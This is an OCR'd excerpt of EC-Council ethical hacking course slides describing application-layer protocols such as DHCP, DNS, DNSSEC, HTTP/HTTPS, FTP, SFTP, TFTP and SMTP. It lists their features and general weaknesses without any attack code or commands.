
TCP/IP Protocol Suite

Application Layer Protocols

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Host Configuration Protocol (DHCP)

- DHCP is used by DHCP servers to distribute TCP/IP configuration information to DHCP-enabled clients in the form of a lease offer




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Domain Name System (DNS)

- DNS is a distributed hierarchical database that maps URLs to IP addresses



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

DNS Packet Format



QR
- 0 Query
- 1 Response

Opcode
- 0 Standard Query (QUERY)
- 1 Inverse Query (IQUERY)
- 2 Sever Status Request (STATUS)

AA 1 = Authoritative Answer
TC 1 = TrunCation
RD 1 = Recursion Desired
RA 1 = Recursion Available
Z = Reserved, set to 0

Response Code
- 0 No Error
- 1 Format Error
- 2 Server Failure
- 3 Non-existent Domain
- 4 Query Type Not Implemented
- 5 Query Refused

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

DNS Hierarchy

The DNS hierarchy comprises:

- **Root level domain:** The highest domain of all the domains in the hierarchy, it responds to requests and contains information about the global list of top-level domains such as .com, .org, .uk, or .nz
- **Top level domains:** Contains two types of domains, such as organizational and geographical hierarchies
- **Second level domains:** The actual domain name that varies from owner to owner. It can be named as per the user's desire and without any restrictions
- **Sub-domains:** When the main domain is split into parts, these parts are called sub-domains. For example, if an organization has its main domain as mydomain.com, then about.mydomain.com and contact.mydomain.com could be its sub-domains
- **Host:** The device that contains the DNS hierarchy domain names



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

DNSSEC

- Domain Name System Security Extensions (DNSSEC) is a suite of the Internet Engineering Task Force (IETF)
- It is used for securing certain types of information provided by DNS
- It works by digitally signing records for DNS lookup using public-key cryptography

DNSSEC guarantees:

- Authenticity
- Integrity
- The non-existence of a domain name or type

DNSSEC does not guarantee:

- Confidentiality
- Protection against Denial of Service (DoS)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How DNSSEC Works

1. DNSSEC is based on the concept of asymmetric keys — Public and private keys
2. DNSSEC adds a digital signature to each piece of a domain name's DNS information
3. When a guest enters the domain name's URL in a web browser, the resolver verifies the digital signature
4. The digital signature must match the value on file at the registry; else, the resolver will reject the response

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Managing DNSSEC for Domain Name

1. DNSSEC adds a layer of security to domain names by adding digital signatures to the Domain Name System (DNS) information
2. Delegation Signing (DS) data contain the digital signature information for a respective domain name's DNS
3. The following are the extensions that can be managed in DS records:
   - .com; .net; .biz; .us; .org; .eu; .co.uk, .me.uk, and .org.uk; .co; .com.co, .net.co, and .nom.co
4. Depending upon the domain name's extension, one or more DS records can be used at a time

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is a DS Record?

- Delegation Signing (DS) records provide complete information about a signed zone file
- Allowing DNSSEC for domain name requires this information to complete the setup of a signed domain name

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How does DNSSEC Protect Internet Users?

- DNSSEC is built to shield Internet users from artificial DNS data, such as a deceptive or mischievous address instead of a genuine address that was requested
- There are differences between non-aware and DNSSEC-aware lookups:

Non-DNSSEC-Aware Lookups

- The URL request goes onto the Internet and accepts the first response it receives
- A mischievous Internet user can cut off the request and send back incorrect information
- The response received points to an undesired Internet site where personal data can be compromised

DNSSEC-Aware Lookups

- These DNS lookups travel toward the domain name's registry and receive a duplicate of the digital signature that is being used by the URL
- The browser cannot display the site unless an address response also includes the matching digital signature
- This forestalls misdirection to a bogus location instead of the one requested

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Operation of DNSSEC

- Authenticity and integrity are provided by the signature of the RRSET created with a private key
- The public key is used to verify the signature of an RRSET (RRSIG)
- The authenticity of the non-existence of a name or type is provided by a chain of names (NSEC), wherein each name points towards the next in the zone in a canonical order

Delegated zones (child) sign the RRSETs with a private key

The authenticity of the key is verified using the signature of the DS record present in the parent zone (Hash of the public key — DNSKEY)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hypertext Transfer Protocol (HTTP)

- HTTP lays the foundation for communication on the World Wide Web (WWW)
- It is the standard application protocol on top of TCP/IP; it handles web browser requests and web server responses
- It is used to transfer data (like audio, video, images, hypertext, and plain text) between the client and server
- HTTP messages are exchanged between the client and server during communication
- The client sends HTTP request messages to the server while the server sends a response with HTTP response messages

Weaknesses in HTTP:

- Vulnerable to man-in-the-middle attacks
- It lacks in security, as data sent via HTTP are not encrypted
- HTTP can be used without any encryption or digital certificates


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure HTTP

- Secure HTTP is an application layer protocol used to encrypt the web communications carried over HTTP
- It ensures secure data transmission of individual messages while SSL establishes a secure connection between two entities, ensuring the security of the entire communication
- It is an alternate for the HTTPS (SSL) protocol
- It is generally used in situations where the server requires authentication from the user




Note: Not all Web browsers and servers support S-HTTP

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Hyper Text Transfer Protocol Secure (HTTPS)

- HTTPS ensures secure communication between two computers over HTTP
- The connection is encrypted using the Transport Layer Security (TLS) or Secure Sockets Layer (SSL) protocol
- It is often used in confidential online transactions
- It protects against man-in-the-middle attacks, as data are transmitted over an encrypted channel
- It can be vulnerable to DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attacks

How it works



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

File Transfer Protocol (FTP)

- File Transfer Protocol (FTP) is a standard networking protocol used for sharing files over the Internet's TCP/IP protocols
- Based on the client-server architecture, FTP uses SSL/TLS and SSH encryptions for data security
- FTP servers provide access to users using a simple login mechanism

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How FTP Works?

FTP uses two connections:

- Control connection — transmits commands and the replies to those commands between the client and the server
- Data connection — for the transfer of data files


FTP supports two modes of operation

Active Mode

- The control connection is made from the FTP client, and all data connections are made from the FTP server to the FTP client

Passive Mode

- Both the control and data connections are established from the FTP client to the FTP server




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure File Transfer Protocol (SFTP)

- SFTP is a secure version of FTP and an extension of SSH2 protocol
- It is used for secure file transmission and file access over a reliable data stream
- It runs on TCP port 22



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Trivial File Transfer Protocol (TFTP)

- TFTP is a lockstep communication protocol
- It transmits files in both directions of a client-server application
- It help in node booting on a local area network when the operating system or firmware images are stored on a file server
- TFTP only reads and writes files from or to a remote server. It cannot list, delete, or rename files or directories, and it has no provisions for user authentication
- TFTP is generally used only with local area networks (LAN)
- TFTP constitutes an independent exchange

Weaknesses:

- It is vulnerable to denial of service (DoS) attacks
- It is vulnerable to directory traversal vulnerability

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Simple Mail Transfer Protocol (SMTP)

- SMTP is an application layer protocol for electronic mail (email) transmission
- It is a relatively simple and text-based protocol that communicates with the mail server over TCP port 25
- There are two types of SMTP model
  - End to end: Used to communicate between different organizations
  - Store and forward : Used to communicate within an organization

Features:

- Mail forwarding
- Mail gatewaying
- Mail relaying
- Address debugging
- Mailing list expansion





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Mail Transfer Protocol (SMTP) (Cont'd)

Advantages:

- SMTP provides the simplest form of communication through mail
- Quick email delivery
- It is reliable for outgoing email messages
- Easy to connect and can be connected to any system that is flexible with existing applications
- Can be used on several platforms
- Incurs low implementation and administration cost

Disadvantages:

- Security is weakest for SMTP
- Limited to 7 bit ASCII characters
- Lacks the security protocols specified in X.400
- Usefulness is limited owing to its simplicity

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

